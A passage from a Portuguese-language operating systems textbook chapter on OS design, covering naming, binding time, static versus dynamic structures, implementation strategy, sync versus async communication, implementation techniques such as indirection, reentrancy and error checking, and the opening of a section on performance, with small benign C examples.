
Muitas vezes a nomeação é feita em dois níveis: externo e interno. Por exemplo, os arquivos sempre têm nomes como cadeias de caracteres em ASCII ou Unicode para as pessoas usarem. Além disso, quase sempre existe um nome interno que o sistema usa. No UNIX, o nome real de um arquivo é seu número de i-node; o nome ASCII não é empregado internamente. De fato, ele nem sequer é único, visto que um arquivo pode ter várias ligações para ele. O nome interno análogo no Windows 8 é o índice do arquivo na MFT. A função do diretório é fornecer o mapeamento entre o nome externo e o nome interno, como mostra a Figura 12.4.

Em muitos casos (como o exemplo dos nomes de arquivos dado anteriormente), o nome interno é um inteiro sem sinal que serve como um índice para uma tabela do núcleo. Outros exemplos de nomes como índices de tabelas são os descritores de arquivos do UNIX e os descritores de objetos do Windows 8. Note que nenhum desses tem qualquer representação externa: são estritamente para uso do sistema e dos processos em execução. Em geral, é uma boa ideia empregar índices de tabelas para nomes transientes que são perdidos quando o sistema é reinicializado.

Os sistemas operacionais muitas vezes dão suporte a múltiplos espaços de nomes, tanto externos quanto internos. Por exemplo, no Capítulo 11 vimos três espaços de nomes (namespaces) externos suportados pelo Windows 8: nomes de arquivo, nomes de objeto e nomes de registro (e existe também o espaço de nomes do Active Directory, que não foi abordado). Além disso, há inúmeros espaços de nomes internos que empregam inteiros sem sinais — por exemplo, descritores de objetos, entradas na MFT etc. Embora os nomes nos espaços de nomes externos sejam todos formados por cadeias de caracteres em Unicode, a procura por um nome de arquivo no registro não irá funcionar, assim como também o uso de um índice MFT na tabela de objetos. Em um bom projeto, é necessária uma análise considerável para saber quantos espaços de nomes serão necessários, qual será a sintaxe de nomes para cada um, como eles serão diferenciados, se existirão nomes absolutos e relativos, e assim por diante.

12.3.5 Momento de associação (binding time)

Como vimos, os sistemas operacionais usam vários tipos de nomes para referenciar os objetos. Às vezes o mapeamento entre um nome e um objeto é fixo, mas outras vezes, não. No segundo caso, pode ser importante saber o momento em que o nome é ligado ao objeto. Em geral, a **associação antecipada** (early binding) é

FIGURA 12.4 Os diretórios são usados para mapear nomes externos em nomes internos.

simples, mas não flexível, ao passo que a **associação tardia** (late binding) é mais complicada, embora muitas vezes seja mais flexível.

Para esclarecer o conceito de momento de associação, é interessante observar alguns casos do mundo real. Um exemplo de associação antecipada é a prática de certas universidades de permitir que os pais matriculem seu bebê logo no momento do nascimento e paguem antecipadamente suas mensalidades. Quando o estudante chegar aos 18 anos, as mensalidades estarão todas pagas, não importando os valores delas naquele momento.

No processo de manufatura, as peças solicitadas antecipadamente e a manutenção do estoque são exemplos de associação antecipada. Em contraste, o processo de fabricação *just-in-time* requer que os fornecedores sejam capazes de fornecer as peças imediatamente, sem a necessidade de uma solicitação adiantada (um exemplo de associação tardia).

As linguagens de programação muitas vezes permitem múltiplos momentos de associação para as variáveis. O compilador associa as variáveis globais a um endereço virtual específico. Isso exemplifica a associação antecipada. As variáveis que são locais a um procedimento recebem um endereço virtual (na pilha) no momento em que o procedimento é chamado — trata-se de uma associação intermediária. As variáveis armazenadas dinamicamente na memória heap (aquelas alocadas por *malloc* em C ou *new* em Java) recebem endereços virtuais somente no momento em que são realmente utilizadas. Nesse caso, temos associação tardia.

Os sistemas operacionais com frequência usam a associação antecipada para a maioria das estruturas de dados, mas às vezes empregam a associação tardia por questões de flexibilidade. A alocação de memória é um exemplo. Os primeiros sistemas multiprogramados em máquinas que não tinham hardware para a realocação de endereços precisavam carregar um programa em algum endereço de memória, reposicionando-o para que pudesse ser executado ali. Se o programa fosse levado para o disco, ele teria de ser trazido de volta para o mesmo endereço de memória, senão causaria erros. Em contraste, a memória virtual paginada é uma forma de associação tardia. O endereço físico real correspondente a um dado endereço virtual não é conhecido até que a página seja tocada e trazida de fato para a memória.

Outro exemplo de associação tardia é a colocação de janelas em uma GUI. Ao contrário do que ocorria com os primeiros sistemas gráficos, em que o programador era obrigado a especificar a coordenada absoluta da tela para cada imagem, nas GUIs modernas o software usa coordenadas relativas à origem da janela, que não é determinada até que esta seja colocada na tela, e pode ainda ser trocada posteriormente.

12.3.6 Estruturas estáticas *versus* dinâmicas

Os projetistas de sistemas operacionais são constantemente forçados a escolher entre estruturas de dados estáticas e dinâmicas. As estáticas são sempre mais simples de compreender, mais fáceis de programar e mais rápidas de usar; as dinâmicas, por sua vez, são mais flexíveis. Um exemplo óbvio é a tabela de processos. Os primeiros sistemas apenas alocavam um vetor fixo de estruturas por processo. Se a tabela de processos tivesse 256 entradas, então somente 256 processos poderiam existir em um mesmo instante. Uma tentativa de criar o 257º processo causaria uma falha em razão da falta de espaço na tabela. Estratégias similares eram empregadas nas tabelas de arquivos abertos (por usuário e para o sistema todo) e nas muitas outras tabelas do núcleo.

Uma estratégia alternativa é construir a tabela de processos como uma lista encadeada de minitabelas, iniciando com uma única. Se essa tabela saturar, outra será alocada de um conjunto global e encadeada à primeira. Desse modo, a tabela de processos não ficará cheia, a menos que toda a memória do núcleo seja utilizada.

Por outro lado, o código para pesquisar a tabela torna-se mais complicado. Por exemplo, observe o código para pesquisar uma tabela de processos estática e encontrar um dado PID, *pid*, mostrado na Figura 12.5. Isso é simples e eficiente. Fazer a mesma tarefa usando uma lista encadeada de minitabelas é mais trabalhoso.

As tabelas estáticas são melhores quando existe uma grande quantidade de memória ou quando a utilização

FIGURA 12.5 Código para a pesquisa na tabela de processos por um dado PID.

```
found = 0;
for (p = &proc_table[0]; p < &proc_table[PROC_TABLE_SIZE]; p++) {
        if (p->proc_pid == pid) {
                found = 1;
                break;
        }
}
```

das tabelas pode ser estipulada com bastante precisão. Por exemplo, em um sistema monousuário, é pouco provável que o usuário tente inicializar mais do que 128 processos de uma só vez, e não será um desastre total se uma tentativa de inicializar um 129º falhar.

Outra possibilidade é usar uma tabela de tamanho fixo, que, quando saturada, uma nova tabela de tamanho fixo pode ser alocada, digamos, com o dobro do tamanho. As entradas atuais são, então, copiadas para a nova tabela e a antiga é devolvida para a memória disponível. Desse modo, a tabela é sempre contígua em vez de encadeada. A desvantagem, nesse caso, é a necessidade de algum gerenciamento de memória, e o endereço da tabela é, agora, uma variável em vez de uma constante.

Uma questão similar se aplica às pilhas do núcleo. Quando um thread está executando no modo núcleo ou chaveia para esse modo, ele precisa de uma pilha no espaço do núcleo. Para os threads do usuário, a pilha pode ser inicializada para executar a partir do topo do espaço de endereçamento virtual, de modo que o tamanho necessário não precise ser especificado antecipadamente. Para os threads do núcleo, o tamanho tem de ser especificado antecipadamente, pois a pilha consome algum espaço de endereçamento virtual do núcleo e pode haver muitas pilhas. A questão é: quanto espaço cada thread deve obter? O dilema, nesse caso, é similar ao da tabela de processos. É possível tornar as estruturas de dados chave dinâmicas, mas isso é complicado.

Outra ponderação estático-dinâmica é o escalonamento de processos. Em alguns sistemas, em especial os de tempo real, o escalonamento pode ser feito estaticamente de maneira antecipada. Por exemplo, uma linha aérea sabe quais os horários em que seus voos partirão semanas antes das partidas propriamente ditas. De modo semelhante, os sistemas multimídia sabem quando escalonar áudio, vídeo e outros processos de modo antecipado. Para o uso em geral, essas considerações não prevalecem e o escalonamento deve ser dinâmico.

Ainda uma outra questão estático-dinâmica é a estrutura do núcleo. É muito mais simples quando o núcleo é construído como um único programa binário e carregado na memória para execução. A consequência desse projeto, contudo, é que a adição de novos dispositivos de E/S requer uma religação do núcleo com o novo driver do dispositivo. As primeiras versões do UNIX funcionavam assim, algo totalmente satisfatório em um ambiente de minicomputador, quando a adição de novos dispositivos de E/S era uma ocorrência rara. Hoje, a maioria dos sistemas operacionais permite que um código seja dinamicamente adicionado ao núcleo, com toda a complexidade extra que isso exige.

12.3.7 Implementação de cima para baixo *versus* de baixo para cima

Embora seja melhor projetar o sistema de cima para baixo, teoricamente ele pode ser implementado tanto de cima para baixo quanto de baixo para cima. Em uma implementação de cima para baixo, os implementadores iniciam com os tratadores de chamadas de sistema e observam quais mecanismos e estruturas de dados são necessários para que eles funcionem. Esses procedimentos são escritos e a descida prossegue até que o hardware seja alcançado.

O problema com essa abordagem é que fica difícil testar o sistema todo apenas com os procedimentos disponíveis no topo. Por essa razão, muitos desenvolvedores acham mais prático realmente construir o sistema no estilo de baixo para cima. Essa prática exige primeiro a escrita do código que oculta o hardware de baixo nível, basicamente a HAL na Figura 11.4. O tratamento de interrupção e o driver do relógio também são necessários antecipadamente.

A multiprogramação pode ser resolvida com um escalonador simples (por exemplo, escalonamento circular). A partir de então, deve ser possível testar o sistema para averiguar se ele pode executar múltiplos processos corretamente. Se o sistema funcionar, é o momento de começar a definição cuidadosa das várias tabelas e estruturas de dados necessárias em todo o sistema, em especial aquelas para o gerenciamento de processos e threads e também para o gerenciamento de memória. A E/S e o sistema de arquivos inicialmente podem esperar, exceto aquelas primitivas simples usadas para teste e depuração, como leitura do teclado e escrita na tela. Em alguns casos, as estruturas de dados principais de baixo nível devem ser protegidas, permitindo-se o acesso a elas somente por meio de procedimentos de acesso específicos — em consequência, por intermédio de programação orientada a objetos, não importando qual seja a linguagem de programação. Quando as camadas inferiores estiverem completas, elas poderão ser testadas totalmente. Desse modo, o sistema avança de baixo para cima, como se constroem os grandes edifícios.

Se existe um grande time de programadores, uma abordagem alternativa consiste em primeiro fazer um projeto detalhado do sistema todo e, depois, atribuir a diferentes grupos a escrita de diferentes módulos. Cada grupo testa seu próprio trabalho de maneira isolada. Quando todas as partes estiverem prontas, elas serão, então, integradas e testadas. O problema com esse tipo de investida é que, se nada funcionar inicialmente, pode ser difícil isolar um ou mais módulos que estão com

funcionamento deficiente ou isolar um grupo que tenha se enganado sobre aquilo que determinado módulo deveria fazer. Contudo, com times grandes, essa prática muitas vezes é usada para maximizar a quantidade de paralelismo durante o esforço de programação.

12.3.8 Comunicação síncrona *versus* assíncrona

Outra questão que aparece com frequência em conversas entre projetistas de sistema operacional é se as interações entre os componentes do sistema deverão ser síncronas ou assíncronas (e, relacionado com isso, se os threads são melhores que os eventos). A questão costuma levar a argumentos calorosos entre os proponentes dos dois lados, embora não os deixe com a boca espumando tanto quanto ao decidir questões realmente importantes — por exemplo, qual é o melhor editor, *vi* ou *emacs*. Usamos o termo "síncrona" no sentido (livre) da Seção 8.2 para indicar chamadas em que quem chamou fica bloqueado até que terminem. Do contrário, com chamadas "assíncronas", quem chamou continua executando. Existem vantagens e desvantagens nos dois modelos.

Alguns sistemas, como Amoeba, realmente abraçam o projeto síncrono e implementam a comunicação entre os processos como chamadas cliente-servidor que causam bloqueio. A comunicação totalmente síncrona é muito simples em conceito. Um processo envia uma solicitação e fica bloqueado aguardando até que chegue uma resposta — o que poderia ser mais simples? Isso se torna um pouco mais complicado quando existem muitos clientes, todos pedindo atenção do servidor. Cada solicitação individual poderia ficar bloqueada por muito tempo, aguardando que outras solicitações fossem concluídas primeiro. Isso pode ser resolvido tornando o servidor multithreaded, de modo que cada thread pudesse tratar de um cliente. O modelo foi experimentado e testado em muitas implementações do mundo real, em sistemas operacionais e também em aplicações do usuário.

As coisas ficam ainda mais complicadas se os threads frequentemente lerem e gravarem estruturas de dados compartilhadas. Nesse caso, o uso de travas é inevitável. Infelizmente, não é fácil acertar o uso de travas. A solução mais simples é lançar uma única trava grande para todas as estruturas de dados compartilhadas (semelhante à grande trava do núcleo). Sempre que um thread quiser acessar as estruturas de dados compartilhadas, ele terá que apanhar uma trava primeiro. Por questões de desempenho, um única trava grande não é uma boa ideia, pois os threads acabam esperando uns pelos outros o tempo todo, mesmo que não haja qualquer conflito. O outro extremo, muitas microtravas de (partes de) estruturas de dados individuais, é muito mais rápido, porém entra em conflito com nosso princípio norteador número um: simplicidade.

Outros sistemas operacionais prepararam sua comunicação entre processos usando primitivas assíncronas. De certa forma, a comunicação assíncrona é ainda mais simples do que a síncrona. Um processo cliente envia uma mensagem a um servidor, mas, em vez de esperar que a mensagem seja entregue ou que uma resposta seja enviada de volta, ele apenas continua a execução. Claro que isso significa que ele também recebe a resposta de forma assíncrona, e deverá se lembrar de qual solicitação corresponde a ela, quando chegar. O servidor normalmente processa as solicitações (eventos) como um único thread em um loop de eventos. Sempre que a solicitação precisar que o servidor entre em contato com outros servidores para realizar mais processamento, ele envia uma mensagem assíncrona por conta própria e, em vez de ficar bloqueado, continua com a próxima solicitação. Múltiplos threads não são necessários. Apenas com eventos de processamento de único thread, não poderá ocorrer o problema de múltiplos threads acessando estruturas de dados compartilhadas. Por outro lado, um tratador de evento de longa duração torna lenta a resposta do servidor de único thread.

Se os threads ou os eventos são o melhor modelo de programação é uma questão que gera muita controvérsia, que agita os corações de zelosos pelos dois lados desde o clássico artigo de John Ousterhout: "Why threads are a bad idea (for most purposes)" — Por que os threads são uma má ideia (para a maioria dos propósitos) (1996). Ousterhout argumenta que os threads tornam tudo complicado sem necessidade: travas, depuração, callbacks, desempenho — para citar apenas alguns. Naturalmente, não seria uma controvérsia se todos concordassem. Alguns anos depois do artigo de Ousterhout, Von Behren et al. (2003) publicaram um artigo intitulado "Why events are a bad idea (for high-concurrency servers)" — Por que os eventos são uma má ideia (para servidores de alta concorrência). Assim, a decisão sobre o modelo de programação correto é difícil, porém importante, para os projetistas de sistemas. Não existe um vencedor definitivo. Servidores web como *apache* abraçam firmemente a comunicação síncrona e os threads, mas outros, como *lighttpd*, são baseados no **paradigma orientado a eventos**. Ambos são populares. Em nossa opinião, os eventos em geral são mais fáceis de entender e depurar do que os threads. Desde que não haja necessidade de concorrência por núcleo de processamento, eles provavelmente serão uma boa escolha.

12.3.9 Técnicas úteis

Acabamos de analisar algumas ideias abstratas para o projeto e a implementação de sistemas. Agora examinaremos técnicas concretas úteis para a implementação de sistemas. Existem inúmeras outras, obviamente, mas a limitação de espaço faz com que nos atenhamos a somente algumas delas.

Escondendo o hardware

Grande parte do hardware é feia. Ela precisa ser escondida o quanto antes (a menos que exponha poder computacional, o que não ocorre na maior parte do hardware). Alguns dos detalhes de muito baixo nível podem ser escondidos por uma camada do tipo HAL, mostrada na Figura 12.2 como camada 1. No entanto, muitos detalhes do hardware não podem ser ocultados assim.

Algo que merece atenção desde o início é como tratar as interrupções. Elas tornam a programação desagradável, mas os sistemas operacionais devem tratá-las. Uma solução é transformá-las de imediato em outra coisa. Por exemplo, cada interrupção pode ser transformada em um thread pop-up instantaneamente. Nesse ponto, estaremos tratando com threads, em vez de interrupções.

Uma segunda abordagem é converter cada interrupção em uma operação unlock sobre um mutex que o driver correspondente estiver esperando. Então, o único efeito de uma interrupção será de tornar algum thread pronto.

Uma terceira estratégia é converter imediatamente uma interrupção em uma mensagem para algum thread. O código de baixo nível apenas deve construir uma mensagem dizendo de onde vem a interrupção, colocá-la na fila e chamar o escalonador para (potencialmente) executar o tratador — que provavelmente estava bloqueado esperando pela mensagem. Todas essas técnicas e outras semelhantes tentam converter interrupções em operações de sincronização de threads. Fazer com que cada interrupção seja tratada por um thread apropriado em um contexto igualmente apropriado é mais fácil de gerenciar do que executar um tratador em um contexto arbitrário que ocorre por acaso. Claro, isso deve ser feito de modo eficiente, mas, nas profundezas do sistema operacional, tudo deve ser feito de forma eficiente.

A maioria dos sistemas operacionais é projetada para executar em múltiplas plataformas de hardware. Essas plataformas podem ser diferentes em termos de chip de CPU, MMU, tamanho de palavra, tamanho de RAM e outras características que não podem ser facilmente mascaradas pelo HAL ou equivalente. Todavia, é muito desejável ter um conjunto único de arquivos-fonte que possam ser usados para gerar todas as versões; caso contrário, cada erro que aparecer posteriormente deve ser corrigido múltiplas vezes em diversos arquivos-fontes, com o risco de ficarem diferentes.

Algumas variações no hardware — como o tamanho da RAM — podem ser tratadas pelo sistema operacional, que deve determinar o valor no momento da inicialização e armazená-lo em uma variável. Os alocadores de memória, por exemplo, podem usar a variável que contém o tamanho da RAM para determinar qual será o tamanho da cache de blocos, das tabelas de páginas etc. Mesmo as tabelas estáticas, como a de processos, são passíveis de ser medidas com base no total de memória disponível.

Contudo, outras diferenças, como diferentes chips de CPU, não podem ser resolvidas a partir de um único código binário que determine em tempo de execução qual CPU está executando. Uma maneira de atacar o problema de uma origem e múltiplos alvos é o emprego da compilação condicional. Nos arquivos-fonte, alguns flags são definidos em tempo de compilação para as diferentes configurações, que, por sua vez, são usadas para agrupar os códigos dependentes de CPU, do tamanho da palavra, da MMU etc. Por exemplo, imagine um sistema operacional que deva ser executado na linha IA32 de chips x86 (também chamados de x86-32) ou nos chips UltraSPARC, que precisam de códigos de inicialização diferentes. O procedimento *init* poderia ser escrito como mostra a Figura 12.6(a). Dependendo do valor de *CPU*, que é definido no arquivo cabeçalho *config.h*, é feito um ou outro tipo de inicialização. Como o binário real contém somente o código necessário para a máquina-alvo, não existe perda de eficiência nesse caso.

Como um segundo exemplo, suponha que exista a necessidade de um tipo de dado *Register*, que deve ser de 32 bits para o IA32 e de 64 bits para o UltraSPARC. Esse caso pode ser tratado pelo código condicional da Figura 12.6(b) (presumindo que o compilador produza inteiros de 32 bits e inteiros longos de 64 bits). Uma vez que essa definição tenha sido feita (provavelmente em um arquivo cabeçalho incluído em toda parte), o programador pode apenas declarar as variáveis como do tipo *Register* e, com isso, saber que elas terão o tamanho correto.

Claro, o arquivo cabeçalho, *config.h*, tem de ser definido corretamente. Para o IA32 ele pode ser algo do tipo:

```
#define CPU IA32
#define WORD_LENGTH 32
```

FIGURA 12.6 (a) Compilação condicional dependente de CPU. (b) Compilação condicional dependente do tamanho da palavra.

```
#include "config.h"

init( )
{
#if (CPU == IA32)
/* Inicialização do IA32 aqui. */
#endif

#if (CPU == ULTRASPARC)
/* Inicialização do UltraSPARC aqui. */
#endif

}
```

(a)

```
#include "config.h"

#if (WORD_LENGTH == 32)
typedef int Register;
#endif

#if (WORD_LENGTH == 64)
typedef long Register;
#endif

Register R0, R1, R2, R3;
```

(b)

Para compilar o sistema para o UltraSPARC, um *config.h* diferente deve ser usado, com os valores corretos para o UltraSPARC — provavelmente algo do tipo:

```
#define CPU ULTRASPARC
#define WORD_LENGTH 64
```

Alguns leitores podem querer saber por que *CPU* e *WORD_LENGTH* são tratados por macros diferentes. Poderíamos com facilidade ter agrupado a definição de *Register* com um teste sobre *CPU*, ajustando seu tamanho para 32 bits para o IA32 e 64 bits para o UltraSPARC. No entanto, essa não é uma boa solução. Considere o que ocorre quando posteriormente transportamos o sistema para o ARM de 32 bits. Seria preciso adicionar uma terceira condicional à Figura 12.6(b) para o ARM. Fazendo da maneira como temos feito, torna-se necessário apenas incluir a linha

```
#define WORD_LENGTH 32
```

ao arquivo *config.h* para o ARM.

Esse exemplo ilustra o princípio da ortogonalidade discutido anteriormente. Os itens dependentes da CPU devem ser compilados condicionalmente com base na macro *CPU*, e tudo o que é dependente do tamanho da palavra deve usar a macro *WORD_LENGTH*. Considerações similares servem para muitos outros parâmetros.

Indireção

Muitas vezes ouvimos dizer que não existe problema em ciência da computação que não possa ser resolvido com um outro nível de indireção. Embora essa afirmação seja um pouco exagerada, há algo de verdadeiro nela. Vamos considerar alguns exemplos. Em sistemas baseados no x86, quando uma tecla é pressionada, o hardware gera uma interrupção e coloca o número da tecla — em vez do código ASCII do caractere — em um registrador do dispositivo. Além disso, quando a tecla é liberada posteriormente, gera-se uma segunda interrupção, também com o número da tecla. Essa indireção permite que o sistema operacional use o número da tecla para indexar uma tabela e obter o caractere ASCII, tornando fácil tratar os diferentes teclados usados no mundo todo, em diferentes países. Com a obtenção das informações de pressionamento e liberação de teclas, é possível usar qualquer tecla, como uma tecla Shift, visto que o sistema operacional sabe a sequência exata em que as teclas foram pressionadas e liberadas.

A indireção também é empregada na saída dos dados. Os programas podem escrever caracteres ASCII na tela, mas esses caracteres são interpretados como índices em uma tabela para a fonte de saída atual. A entrada na tabela contém o mapa de bits para o caractere. Essa indireção possibilita separar os caracteres das fontes.

Outro exemplo de indireção é o uso dos números principais do dispositivo (*major* device numbers) no UNIX. Dentro do núcleo existe uma tabela indexada pelo número do dispositivo principal para os dispositivos de blocos e um outro para os dispositivos de caracteres. Quando um processo abre um arquivo especial, como */dev/hd0*, o sistema extrai do i-node o tipo (bloco ou caractere) e os números principal e secundário do dispositivo e os indexa em uma tabela de driver apropriada para encontrar o driver. Essa indireção facilita a reconfiguração do sistema, pois os programas lidam com nomes simbólicos de dispositivos e não com nomes reais do driver.

Ainda um outro exemplo de indireção ocorre nos sistemas baseados em trocas de mensagens que usam como destinatário da mensagem uma caixa postal em vez de um processo. Empregando a indireção por meio de caixas postais (em vez de nomear um processo como destinatário), obtém-se uma flexibilidade considerável (por exemplo, ter uma secretária para lidar com as mensagens de seu chefe).

Nesse sentido, o uso de macros, como

```
#define PROC_TABLE_SIZE 256
```

também é uma forma de indireção, visto que o programador pode escrever código sem precisar saber o tamanho que a tabela realmente tem. É uma boa prática atribuir nomes simbólicos para todas as constantes (exceto em alguns casos, como –1, 0 e 1) e colocá-los nos cabeçalhos com comentários explicando para que servem.

Reusabilidade

Com frequência é possível reutilizar o mesmo código em contextos ligeiramente diferentes. E isso é uma boa ideia, uma vez que reduz o tamanho do código binário e significa que o código tem de ser depurado apenas uma vez. Por exemplo, suponha que mapas de bits sejam empregados para guardar informação dos blocos livres de um disco. O gerenciamento de blocos do disco pode ser tratado por rotinas *alloc* e *free* que gerenciem os mapas de bits.

Como uma solução mínima, essas rotinas devem funcionar para qualquer disco. Mas é possível fazer melhor que isso. As mesmas rotinas também podem funcionar para o gerenciamento de blocos da memória, de blocos na cache de blocos do sistema de arquivos e dos i-nodes. Na verdade, elas podem ser usadas para alocar e desalocar quaisquer recursos passíveis de ser linearmente enumerados.

Reentrância

A reentrância se caracteriza pela possibilidade de o código ser executado duas ou mais vezes simultaneamente. Em um multiprocessador, existe sempre o perigo de que, enquanto uma CPU executa alguma rotina, outra CPU inicialize a execução da mesma rotina também, antes que a primeira tenha acabado. Nesse caso, dois (ou mais) threads em diferentes CPUs podem estar executando o mesmo código ao mesmo tempo. Essa situação deve ser evitada usando mutexes ou outros mecanismos que protejam regiões críticas.

No entanto, o problema também existe em um monoprocessador. Em particular, a maior parte de qualquer sistema operacional trabalha com as interrupções habilitadas. Para trabalhar de outro modo, muitas interrupções seriam perdidas e o sistema não se mostraria confiável. Enquanto o sistema operacional está ocupado executando alguma rotina, *P*, é totalmente possível que uma interrupção ocorra e que o tratador de interrupção também chame *P*. Se as estruturas de dados de *P* estiverem em um estado inconsistente no momento da interrupção, o tratador verá esse estado inconsistente e falhará.

Um outro caso claro dessa ocorrência é se *P* for o escalonador. Suponha que algum processo tenha usado seu quantum e o sistema operacional o tenha movido para o final de sua fila. Enquanto o sistema realiza a manipulação da lista, a interrupção ocorre, tornando algum processo pronto, e, com isso, o escalonador é executado novamente. Com as filas em um estado de inconsistência, o sistema provavelmente travará. Como consequência, mesmo em um monoprocessador, é melhor que a maior parte do sistema operacional seja reentrante, com estruturas de dados críticas protegidas por mutexes e as interrupções sendo desabilitadas nos momentos em que não puderem ser toleradas.

Força bruta

O uso de força bruta para resolver problemas não tem sido bem visto nos últimos anos, mas é muitas vezes a melhor opção em nome da simplicidade. Todo sistema operacional tem muitas rotinas que raramente são chamadas ou operam com tão poucos dados que sua otimização não vale a pena. Por exemplo, não raro é necessário pesquisar várias tabelas e vetores dentro do sistema. O algoritmo da força bruta apenas mantém as entradas da tabela na mesma ordem em que estavam e a pesquisa linearmente quando algo deve ser procurado. Se o número de entradas é pequeno (digamos, menos de mil), o ganho pela ordenação da tabela ou pelo uso de uma função de ordenação é pequeno, mas o código é bem mais complexo e mais passível de erros. A ordenação ou o uso de tabela de espalhamento (que cuida dos sistemas de arquivo montados nos sistemas UNIX) não é realmente uma boa ideia.

Obviamente, para funções que estejam no caminho crítico — como um chaveamento de contextos —, deve ser feito tudo para torná-las rápidas, mesmo que, para isso, elas precisem ser escritas em linguagem assembly (Deus me livre). Mas as partes grandes do sistema não estão no caminho crítico. Por exemplo, muitas chamadas de sistema raramente são chamadas. Se houver um fork a cada segundo e este levar 1 ms para executar, então, mesmo que ele seja otimizado para 0, o ganho será de apenas 0,1%. Se o código otimizado for maior e tiver mais erros, pode não ser interessante se importar com a otimização.

Primeiro verificar os erros

Muitas chamadas de sistema podem falhar por uma série de razões: o arquivo a ser aberto pertence a outro usuário; a criação de processos falha porque a tabela de processos está cheia; ou um sinal não pode ser enviado porque o processo-alvo não existe. O sistema operacional deve verificar cuidadosamente cada possível erro antes de executar a chamada.

Muitas chamadas de sistema também requerem a aquisição de recursos, como as entradas da tabela de processos, as entradas da tabela de i-nodes ou descritores de arquivos. Um conselho geral que pode evitar muita dor de cabeça é primeiro verificar se a chamada de sistema pode de fato ser realizada antes da aquisição de qualquer recurso. Isso significa colocar todos os testes no início da rotina que executa a chamada de sistema. Cada teste deve ser da forma

```
if (error_condition) return(ERROR_CODE);
```

Se a chamada conseguir passar pelos testes em todo o caminho, então ela certamente será bem-sucedida. Nesse momento, os recursos podem ser adquiridos.

Intercalar os testes com a aquisição de recursos implica que, se algum teste falhar ao longo do caminho, todos os recursos adquiridos até aquele ponto deverão ser devolvidos. Se um erro ocorrer e algum recurso não for devolvido, nenhum dano é causado de imediato. Por exemplo, uma entrada da tabela de processos pode apenas tornar-se permanentemente indisponível. Isso não é grande coisa. Porém, dentro de um certo período de tempo, esse erro poderá ocorrer múltiplas vezes. Por fim, a maior parte das entradas da tabela de processos poderá se tornar indisponível, levando a uma queda do sistema — muitas vezes imprevisível e de difícil depuração.

Diversos sistemas sofrem desse problema, que se manifesta na forma de perda de memória. Em geral, o programa chama *malloc* para alocar espaço, mas esquece de chamar *free* posteriormente para liberá-lo. Aos poucos, toda a memória desaparece até que o sistema seja reinicializado.

Engler et al. (2000) propuseram um modo de verificar alguns desses erros em tempo de compilação. Eles observaram que o programador conhece muitas invariantes que o compilador não conhece — como quando você aplica um lock em um mutex: todos os caminhos a partir desse lock devem conter um unlock e mais nenhum outro lock sobre o mesmo mutex. Eles elaboraram um jeito de o programador dizer isso ao compilador, instruindo-o a verificar todos os caminhos em tempo de compilação para as violações daquela invariante. O programador pode também, entre muitas outras condições, especificar que a memória alocada deve ser liberada em todos os caminhos.

12.4 Desempenho

Considerando que todas as características são iguais, um sistema operacional rápido é melhor do que um lento. No entanto, um sistema operacional rápido e não confiável não é tão bom quanto um outro lento e confiável. Visto que as otimizações complexas muitas vezes geram erros, é importante usá-las com cautela. Apesar disso, há locais em que o desempenho é crítico e as otimizações são bem importantes e, assim, todo esforço é válido. Nas seções a seguir, veremos algumas técnicas gerais para melhorar o desempenho nos pontos em que as otimizações são necessárias.

12.4.1 Por que os sistemas operacionais são lentos?

Antes de falar sobre as técnicas de otimização, é importante destacar que a lentidão de muitos sistemas operacionais é causada em grande parte por eles próprios. Por exemplo, antigos sistemas operacionais, como o MS-DOS e a versão 7 do UNIX, inicializavam em poucos segundos. Os sistemas UNIX modernos e o Windows 8 podem levar minutos para inicializar, mesmo que executem em hardware mil vezes mais rápido. A justificativa é que eles estão fazendo muito mais, querendo ou não. Veja um caso em questão. O recurso plug-and-play torna mais fácil instalar um novo dispositivo de hardware, mas o preço pago é que, em *cada* inicialização, o sistema operacional tem de inspecionar todo o hardware para averiguar se existem novos dispositivos. Essa varredura do barramento leva tempo.

Uma alternativa (melhor, na opinião dos autores) seria remover o recurso plug-and-play e manter um ícone na tela dizendo "Instalar novo hardware". Na instalação de um novo dispositivo de hardware, o usuário deveria clicar nesse ícone para iniciar a varredura do barramento, em vez de fazê-la em cada inicialização. Os projetistas dos sistemas atuais estavam cientes dessa opção, claro. Eles a rejeitaram, basicamente, porque presumiram que os usuários são bastante estúpidos e incapazes de fazer essa operação corretamente (mas é claro que diriam isso de forma mais sutil aos usuários). Esse é apenas um exemplo, mas existem muitos outros, em que o desejo de tornar o sistema "amigável ao usuário" (ou

"imune a idiotas", dependendo do ponto de vista) torna-o lento para todos.

Provavelmente a única grande coisa que os projetistas de sistemas podem fazer para melhorar o desempenho é serem muito mais seletivos na adição de novas características. A pergunta que devemos fazer não é se os usuários gostarão disso, mas se esta característica vale o preço inevitável a ser pago no tamanho do código, em velocidade, complexidade e confiabilidade. Só quando as vantagens claramente pesam mais do que as desvantagens é que a característica deve ser incluída. Os programadores tendem a presumir que o tamanho do código e a quantidade de defeitos serão 0 e a velocidade será infinita. A experiência mostra que essa visão é um tanto otimista.

Outro fator importante é o marketing do produto. No momento em que a versão 4 ou 5 de algum produto atingiu o mercado, provavelmente todas as características realmente úteis já foram incluídas e a maioria das pessoas que precisam desse produto já foi comprá-lo. Para manter as vendas em andamento, muitos fabricantes, apesar disso, continuam produzindo novas versões, com mais características, podendo, assim, vender suas atualizações a seus clientes. Adicionar novas características só por adicionar pode ajudar nas vendas, mas raramente melhora o desempenho.

12.4.2 O que deve ser otimizado?

